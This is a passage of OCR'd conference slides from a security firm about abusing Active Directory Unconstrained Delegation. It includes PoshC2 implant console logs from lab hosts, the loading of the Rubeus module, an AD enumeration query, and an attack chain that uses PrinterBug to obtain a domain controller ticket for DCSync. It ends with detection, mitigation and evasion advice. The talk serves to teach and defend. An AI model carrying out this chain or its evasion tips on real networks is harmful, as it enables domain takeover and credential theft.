9 11:22:15)
get-ipconfig


Task 01267 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2
019 11:22:16)

[+] IPConfig


ComputerName         : DS-PRDWRK10019
IPAddress            : {10.150.10.34}
NetworkAdapter       : Intel(R) 82574L Gigabit Network Connection
MACAddress           : 00:0C:29:39:83:A1
DefaultGateway       : {10.150.10.1}
DHCPServer           :
DHCPEnabled          : False
SubnetMask           : {255.255.255.0}
DNSServer            : {10.150.10.187, 10.150.10.105}
WinsPrimaryServer    :
WinsSecondaryServer :

Task 01268 (Mac) issued against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/201
9 11:22:17)
pwd


Task 01268 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2
019 11:22:17)


Path
----
C:\Users\jason.parry
```

```
 __________            .__.     _________  ________
 \_______  \____  _____|  |__   \_   ___ \ \_____  \\
  |     ___/  _ \/  ___/  |  \  /    \  \/  /  ____/
  |    |  (  <_> )___ \|   Y  \ \     \____/       \\
  |____|   \____/____  >___|  /  \______  /\_______ \\
                     \/     \/          \/         \/
  =============== v4.8 www.PoshC2.co.uk =============

User: Mac

[93]: Seen:13/07/2019 11:22:20 | PID:7940  | 1s | DIGITALSOLUTION\jason.parry @ D
S-PRDWRK10019 (AMD64) PS
[94]: Seen:13/07/2019 11:22:20 | PID:2412  | 1s | DIGITALSOLUTION\jason.parry @ D
S-PRDWRK10019 (AMD64) C#

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 94


DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (PID:2412)
94>
```

```
sftp>
sftp>
sftp>
```

NETITUDE
A member of the Lloyd's Register group

Attack 2 - Unconstrained Delegation

Exceptionally quick TLDR:

Commonly seen on administrative servers where 3rd party AD tools are run from, and webservers to allow it to talk to backend servers as individual users.





Image by adsecurity.org


Attack 2 - Unconstrained Delegation



```
PS C:\Windows\system32> Import-Module ActiveDirectory
Get-ADComputer -Filter {(TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Properties `
TrustedForDelegation,TrustedToAuthForDelegation,servicePrincipalName,Description



Description                : 
DistinguishedName          : CN=ADSDB01,OU=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org
DNSHostName                : ADSDB01.lab.adsecurity.org
Enabled                    : True
Name                       : ADSDB01
ObjectClass                : computer
ObjectGUID                 : 6bd00906-eb69-4415-9f69-f6694602bbb1
SamAccountName             : ADSDB01$
servicePrincipalName       : {WSMAN/ADSDB01.lab.adsecurity.org, WSMAN/ADSDB01, TERMSRV/ADSDB01,
                             TERMSRV/ADSDB01.lab.adsecurity.org...}
SID                        : S-1-5-21-1583770191-140008446-3268284411-2102
TrustedForDelegation       : True
TrustedToAuthForDelegation : False
UserPrincipalName          : 
```

Image by adsecurity.org

Delegation Reminder



WIN2016-S1 Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation

○ Trust this computer for delegation to any service (Kerberos only)

● Trust this computer for delegation to specified services only


● Use Kerberos only

○ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Se
MSSQLSvc	WIN2016-SQL.blorebank.lo...	1433	

□ Expanded



WIN2016-S1 Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation

● Trust this computer for delegation to any service (Kerberos only)

○ Trust this computer for delegation to specified services only

● Use Kerberos only

○ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N

□ Expanded

A member of the Lloyd's Register group


Attack - Unconstrained Delegation


- Current Access: SYSTEM on a machine configured for Unconstrained Delegation

- Aiming to obtain Kerberos ticket for the DC computer account to allow DCSYNC privileges

- Attack chain discovered via SpecterOps - weaponised via PrinterBug


- This also works across Forest boundaries (patched July 2019 under CVE 2019-0683 but we haven’t seen much uptake or awareness of this yet)
  - Prediction is that uptake will be minimal due to cross-forest authentication being critical to most large organisations




root@SteelCon-C2: ~ 106x50
root@SteelCon-C2: ~ 81x47
root@MAC-KALIVM: /opt/PoshC2_Project/downloads 90x3

```
Task 01364 (Mac) issued against implant 103 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 11:59:49)
loadmodule Rubeus-Working.exe


Task 01364 (Mac) returned against implant 103 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 11:59:49)
Module loaded successfully
```

```
__________            .__.     _________  ________
\_______  \____  _____|  |__   \_   ___ \ \_____  \\
 |     ___/  _ \/  ___/  |  \  /    \  \/  /  ____/
 |    |  (  <_> )___ \|   Y  \ \     \____/       \\
 |____|   \____/____  >___|  /  \______  /\_______ \\
                    \/     \/          \/         \/
  =============== v4.8 www.PoshC2.co.uk =============

User: Mac

[96][LOWPRIVUSER]: Seen:13/07/2019 11:59:05 | PID:4024  | 1s | DIGITALSOLUTION\ja
son.parry @ DS-PRDWRK10019 (AMD64) PS
[99][UnConSYSTEM]: Seen:13/07/2019 11:59:05 | PID:2100  | 1s | BLOREBANK\SYSTEM*
@ WIN2016-S1 (AMD64) PS
[103]: Seen:13/07/2019 11:59:05 | PID:8916  | 1s | BLOREBANK\SYSTEM* @ WIN2016-S1
 (AMD64) C#
[104]: Seen:13/07/2019 11:59:06 | PID:5384  | 1s | DIGITALSOLUTION\jason.parry @
DS-PRDWRK10019 (AMD64) C#

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 103


BLOREBANK\SYSTEM* @ WIN2016-S1 (PID:8916)
103> loadmoduleforce rubeus-working.exe

BLOREBANK\SYSTEM* @ WIN2016-S1 (PID:8916)
103>
```



root@SteelCon-C2: ~ 106x50

```
    29  370433e02fca82e07d5167c78b706062

Task 01401 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:15:59)
get-proxy


Task 01401 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:15:59)



User Agent             : Mozilla/4.0 (compatible; MSIE 8.0; Win32)
IE5_UA_Backup_Flag     : 5.0
ZonesSecurityUpgrade : {208, 18, 132, 3...}
EnableNegotiate        : 1
ProxyEnable            : 0
PSPath                 : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVersion\
Internet
                         Settings
PSParentPath           : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVersion
PSChildName            : Internet Settings
PSProvider             : Microsoft.PowerShell.Core\Registry

Task 01402 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:00)
loadmodule Get-IPConfig.ps1


Task 01403 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:00)
get-ipconfig


Task 01402 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:01)
Module loaded successfully

Task 01403 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:01)

[+] IPConfig


ComputerName         : WIN2016-S1
IPAddress            : {10.150.10.211}
NetworkAdapter       : Intel(R) 82574L Gigabit Network Connection
MACAddress           : 00:0C:29:89:5B:FE
DefaultGateway       : {10.150.10.1}
DHCPServer           :
DHCPEnabled          : False
SubnetMask           : {255.255.255.0}
DNSServer            : {10.150.10.100, 10.150.10.105}
WinsPrimaryServer    :
WinsSecondaryServer :
```

root@SteelCon-C2: ~ 82x47

```
__________            .__.     _________  ________
\_______  \____  _____|  |__   \_   ___ \ \_____  \\
 |     ___/  _ \/  ___/  |  \  /    \  \/  /  ____/
 |    |  (  <_> )___ \|   Y  \ \     \____/       \\
 |____|   \____/____  >___|  /  \______  /\_______ \\
                    \/     \/          \/         \/
  =============== v4.8 www.PoshC2.co.uk =============

User: Mac

[96][LOWPRIVUSER]: Seen:13/07/2019 12:16:09 | PID:4024  | 1s | DIGITALSOLUTION\jas
on.parry @ DS-PRDWRK10019 (AMD64) PS
[99][UnConSYSTEM]: Seen:13/07/2019 12:16:08 | PID:2100  | 1s | BLOREBANK\SYSTEM* @
 WIN2016-S1 (AMD64) PS
[103]: Seen:13/07/2019 12:16:09 | PID:8916  | 1s | BLOREBANK\SYSTEM* @ WIN2016-S1
(AMD64) C#
[104]: Seen:13/07/2019 12:16:08 | PID:5384  | 1s | DIGITALSOLUTION\jason.parry @ D
S-PRDWRK10019 (AMD64) C#

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 104


DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (PID:5384)
104>
```

root@MAC-KALIVM: /opt/PoshC2_Project/downloads 91x3


NETTITUDE
A member of the Lloyd's Register group

Detect - Unconstrained Delegation

Video of Splunk detections

Mitigate - Unconstrained Delegation

- If technical debt means you cannot remove those servers or applications that make use of this functionality, it is extremely likely that you can reconfigure to use Constrained Delegation and allow for impersonation for specified servers and services only!
- Force your vendors to act!
- Ensure that those accounts are highly monitored by your SOC.
- Monitor for Security Event 5145 - UnCon Server accessing IPC$ share -> spoolss on DCs in other domains – requires visibility
- Monitor for SID filtering events (Security event 4675) on the unconstrained server with filtered SIDs matching Enterprise Domain Controllers (S-1–5–9).



Evade - Unconstrained Delegation

- Abusing intended functionality within AD, extremely difficult to detect.
- Options for detection centre around user behaviour detection, so try to blend in with your TGT submissions.
- Use the privileges gained through abusing Unconstrained Delegation to diversify.

NETTITUDE
A member of the Lloyd's Register group

